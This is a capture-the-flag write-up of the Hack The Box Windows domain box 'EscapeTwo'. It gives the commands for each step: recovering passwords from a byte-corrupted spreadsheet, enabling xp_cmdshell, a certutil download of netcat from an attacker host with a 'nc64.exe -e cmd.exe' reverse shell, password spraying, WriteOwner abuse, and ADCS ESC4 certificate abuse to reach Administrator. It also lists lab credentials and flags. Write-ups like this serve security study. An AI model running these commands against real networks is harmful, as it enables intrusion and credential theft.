🚩 HTB - EscapeTwo
Primary: 01 - Network Security
Secondary: 02 - Enumeration, 02 - Credential Access, 02 - Remote Code Execution, 02 - Privilege Escalation, 02 - Impersonation
Executive Summary
- IP:
10.10.11.51 - OS: Windows (Active Directory domain
sequel.htb, DC hostnameDC01) - Key Technique: Handed one low-privilege SMB credential,
rose, which reads an Accounting share holding a spreadsheet whose header bytes were deliberately corrupted — undoing that with File Signature (Magic Byte) Corruption recovers a whole credential table, includingsa’s MSSQL password. From there, MSSQL - xp_cmdshell Command Execution gives OS command execution assql_svc, whose own install-time password (found on disk) turns out to be reused by the domain userryan.ryanholdsWriteOwneronca_svc— an ownership takeover — andca_svcsits inCert Publishers, which has dangerous write access to a certificate template. ESC4 rewrites that template into something directly exploitable, enough to mint a certificate forAdministratoroutright. - Status:
Completed
Reconnaissance
Nmap Scan
# Full TCP port sweep, then service/version detection only on what's actually open
nmap -Pn -p- -sC -sV -oA initial_scan 10.10.11.51
Output (brief version):
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: SEQUEL
|   NetBIOS_Computer_Name: DC01
|_  DNS_Computer_Name: DC01.sequel.htb
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
[... more high RPC ports ...]
Service Info: Host: DC01; OS: Windows

Host script results:
| smb2-security-mode:
|_    Message signing enabled and required
Summary: Standard AD port spread — DC hostname DC01, domain sequel.htb. The one thing that stands out from a normal DC scan is 1433/tcp (MSSQL) with ms-sql-ntlm-info confirming it’s the DC itself running the database, meaning SQL Server here isn’t a separate box to pivot to — it’s the domain controller to pivot through.
# Register the domain and DC hostname so Kerberos/LDAP tooling resolves them correctly
echo '10.10.11.51 sequel.htb DC01.sequel.htb' | sudo tee -a /etc/hosts
Foothold (Given Credentials → Corrupted Spreadsheet → MSSQL)
HTB hands out a starting credential for this box: rose:KxEPkKe6R8su.
SMB Enumeration
# Enumerate every share rose can actually reach
netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --shares
We see that Accounting Department and Users are two non-default share rose can read — worth checking first:
# Pull down every file sitting in the Accounting Department share
impacket-smbclient 'sequel.htb/rose:KxEPkKe6R8su@10.10.11.51'
Both accounting_2024.xlsx and accounts.xlsx cannot be opened using Excels, it seems like the files are corrupted.

We can check what the files really are by using the file command rather than trusting the extensions .
file accounts.xlsx
The file command returns the file to be a zip archive. Believe or not, .docx, .xlsx, .pptx files are actually zip archives that stores a bunch of XML files and folders. So the file command is actually returning the right answer. But the header bytes of the file was probably corrupted that the pattern of the Excels files are changed, but it is still recognized as zip archives. (If the files are correctly formatted, the file command will return Microsoft Excel instead )
Let’s check the bytes by ourselves to see where the files are corrupted.
# Inspect the first bytes directly
xxd accounts.xlsx | head -n 1
The first few bytes are off, for a zip archive, the first bytes are always 50 4b 03 04, not 50 48 04 03
# Patch the first 4 bytes back to the correct ZIP signature in place
printf '\x50\x4b\x03\x04' | dd of=accounts.xlsx bs=1 count=4 conv=notrunc

This time, file correctly recognize the Excel file format.
Opening the repaired file reveals a plaintext credential table:

| Username | Password |
|---|---|
angela | 0fwz7Q4mSpurIt99 |
oscar | 86LxLBMgEWaKUnBG |
kevin | Md9Wlq1E5bZnVDVo |
sa | MSSQLP@ssw0rd! |
Credential Spray → MSSQL (sa)
Four fresh credentials against two protocols is worth a quick spray before diving into any single one — and since the box exposed 1433/tcp, checking against MSSQL directly (with --local-auth, since sa is a SQL login, not a domain account) is the priority:
# SQL Server accepts SQL-authenticated logins (like sa) independently of AD —
# --local-auth tells netexec to check the SQL login table, not the domain
netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth
sa (sysadmin) authenticates successfully — full control over the database engine.
xp_cmdshell → Shell as sql_svc
Per MSSQL - xp_cmdshell Command Execution, sysadmin on its own is a database-level privilege — the bridge to the underlying OS is xp_cmdshell, an extended stored procedure that’s disabled by default specifically because enabling it turns a SQL login into command execution running as the SQL Server service account, not the login that connected:
# Interactive T-SQL shell as sa
impacket-mssqlclient 'sequel.htb/sa:MSSQLP@ssw0rd!@10.10.11.51'
-- Both sp_configure calls are required; xp_cmdshell is off by default
SQL (sa dbo@master)> enable_xp_cmdshell
SQL (sa dbo@master)> RECONFIGURE
-- Confirm which OS identity is actually executing commands
xp_cmdshell whoami;
Already a domain account, not a local service SID — worth remembering, since whatever sql_svc can reach on disk or in AD is now reachable too.
# Local listener for the reverse shell
nc -lnvp 4455
# HTTP server to host nc64.exe for the target to pull down
python3 -m http.server 4000-- certutil is a built-in Windows LOLBin download primitive — xp_cmdshell only
-- returns text output, so a one-shot download-then-execute is the practical path
EXEC xp_cmdshell 'certutil -urlcache -split -f http://<attacker_ip>:4000/nc64.exe C:\Users\sql_svc\Desktop\nc64.exe';-- Trigger the reverse shell back to the waiting listener
EXEC xp_cmdshell 'C:\Users\sql_svc\Desktop\nc64.exe -e cmd.exe <attacker_ip> 4455';
Shell lands as sequel\sql_svc.
Lateral Movement (User Flag)
Password Reuse → ryan
sql_svc is a real domain service account, and SQL Server install configs are notorious for leaving that account’s own password sitting in plaintext on disk — a leftover from unattended setup rather than anything exploit-specific:
# The SQL2019 installer directory keeps its original setup config, including
# the service account credentials used during installation
type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI
SQLSVCPASSWORD is sql_svc’s own password (it is different from the sql_svc’s database password which is what we used earlier). Earlier we also got a bunch of passwords from the accounts.xlsx files, let’s combine that with this new password and spray it across accounts.
First let’s enumerate all users on the system:
# Enumerate every local domain account to build a spray target list
net user
# users.txt
Administrator
ca_svc
Guest
krbtgt
michael
oscar
rose
ryan
# passwords.txt
0fwz7Q4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
WqSZAF6CysDQbGb3There are two successes:
SMB         10.10.11.51  445    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
SMB         10.10.11.51  445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
We can WinRM into Ryan’s account an grab the user flag:
evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'
Privilege Escalation
BloodHound Collection
# Collect the full AD graph as ryan
bloodhound-python -u 'ryan' -p 'WqSZAF6CysDQbGb3' -d 'sequel.htb' -ns 10.10.11.51 -c all --zip
With ryan marked owned, the graph shows a direct edge: ryan holds WriteOwner on the user ca_svc.
Ownership Abuse: ryan → ca_svc
Per Active Directory - Ownership Abuse (WriteOwner & WriteDacl), WriteOwner alone is enough for full control — object owners implicitly gain rights to edit that object’s own DACL, and DACL-editing rights let you grant yourself anything, including a password reset:
# Take ownership of ca_svc — object owners implicitly get DACL-write rights
impacket-owneredit -action write -new-owner 'ryan' -target 'ca_svc' 'sequel.htb/ryan:WqSZAF6CysDQbGb3'
# Now the owner, self-grant FullControl explicitly on ca_svc's DACL
impacket-dacledit -action write -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb/ryan:WqSZAF6CysDQbGb3'# With FullControl confirmed, reset ca_svc's password over SAMR
net rpc password 'ca_svc' 'P@ssWord123' -U 'sequel.htb'/'ryan'%'WqSZAF6CysDQbGb3' -S 'DC01.sequel.htb'
ADCS Enumeration — Cert Publishers → ESC4

ca_svc is a member of the built-in Cert Publishers group, whose entire purpose is publishing issued certificates back to the directory — a strong signal that ADCS is in play.
# Enumerate every template/CA reachable by ca_svc and flag ESC misconfigurations
certipy-ad find -u 'ca_svc@sequel.htb' -p 'P@ssWord123' -dc-ip 10.10.11.51 -vulnerable -stdout
DunderMifflinAuthentication is flagged ESC4 — not because of how the template is configured, but because Cert Publishers (and therefore ca_svc) has write access to the template object itself.
ESC4 → ESC1 → Administrator
Per Active Directory - ESC4 (Vulnerable Certificate Template Access Control) Abuse, a template’s behavior (who can supply their own subject name, which EKUs it allows, whether manager approval is required) is stored as ordinary LDAP attributes on that template object — so write access to the object is write access to its own rules. The attack is two steps: rewrite the template into an ESC1-shaped one, then exploit it exactly like ESC1:
# Rewrite DunderMifflinAuthentication's settings into an ESC1-exploitable shape.
# certipy-ad will backs up the original configuration by default for restoring afterward.
certipy-ad template -u 'ca_svc@sequel.htb' -p 'P@ssWord123' -template 'DunderMifflinAuthentication' -dc-ip 10.10.11.51
The newly created JSON is the backed up configuration generated by certipy-ad
# Request a certificate through the now-vulnerable template, naming Administrator
# as the SAN instead of ca_svc itself
certipy-ad req -u 'ca_svc@sequel.htb' -p 'P@ssWord123' -ca 'sequel-DC01-CA' -template 'DunderMifflinAuthentication' -upn 'administrator@sequel.htb' -dc-ip 10.10.11.51
# Authenticate with the resulting certificate — returns a TGT and, via PKINIT U2U,
# Administrator's own NT hash
certipy-ad auth -pfx 'administrator.pfx' -domain 'sequel.htb' -dc-ip 10.10.11.51
Recovered: Administrator:7a8d4e04986afa8ed4060f75e5a0b3ff.
# Shell as Administrator with the recovered NT hash
evil-winrm -i 10.10.11.51 -u 'Administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'
# Restore the template's original configuration from the backup made earlier —
# leaving it permanently reconfigured is an unnecessary, avoidable IOC
certipy-ad template -u 'ca_svc@sequel.htb' -p 'P@ssWord123' -template 'DunderMifflinAuthentication' -configuration 'DunderMifflinAuthentication.json' -dc-ip 10.10.11.51
Why the exploits worked
- Data hidden behind a “corrupted” file, not actually protected: flipping a handful of header bytes is enough to make casual inspection give up — see File Signature (Magic Byte) Corruption.
sysadminon a domain-joined SQL Server is command execution, onesp_configurecall away: see MSSQL - xp_cmdshell Command Execution.- Service-account passwords left in plaintext install configs, then reused by a human account:
sql_svc’s own install-time password directly unlockedryan’s domain login — the exact failure mode covered in Microsoft SQL Server (MSSQL)‘s Security Quirks. WriteOwnertreated as a lesser right thanGenericAll: one ownership write plus one DACL write made them identical in practice — see Active Directory - Ownership Abuse (WriteOwner & WriteDacl).- A service group (
Cert Publishers) holding write access to certificate template configuration: lettingca_svcreshape a template’s own rules skipped the need for any pre-existing ESC1-style misconfiguration — see Active Directory - ESC4 (Vulnerable Certificate Template Access Control) Abuse.
Loot & Flags
- User Flag:
ae8f0dc3ab011fb4f8317abc892b8621 - Root Flag:
c311bf82ff77bdfce640e4633d371471 - Credentials:
rose:KxEPkKe6R8su(given)angela:0fwz7Q4mSpurIt99,oscar:86LxLBMgEWaKUnBG,kevin:Md9Wlq1E5bZnVDVo,sa:MSSQLP@ssw0rd!(recovered from the corrupted spreadsheet)sql_svc:WqSZAF6CysDQbGb3(SQL service account, found insql-Configuration.INI)ryan:WqSZAF6CysDQbGb3(domain user, password reuse ofsql_svc’s)ca_svc:<new_password>(reset viaWriteOwner/net rpc password)Administrator:7a8d4e04986afa8ed4060f75e5a0b3ff(NT hash, ESC4 → ESC1)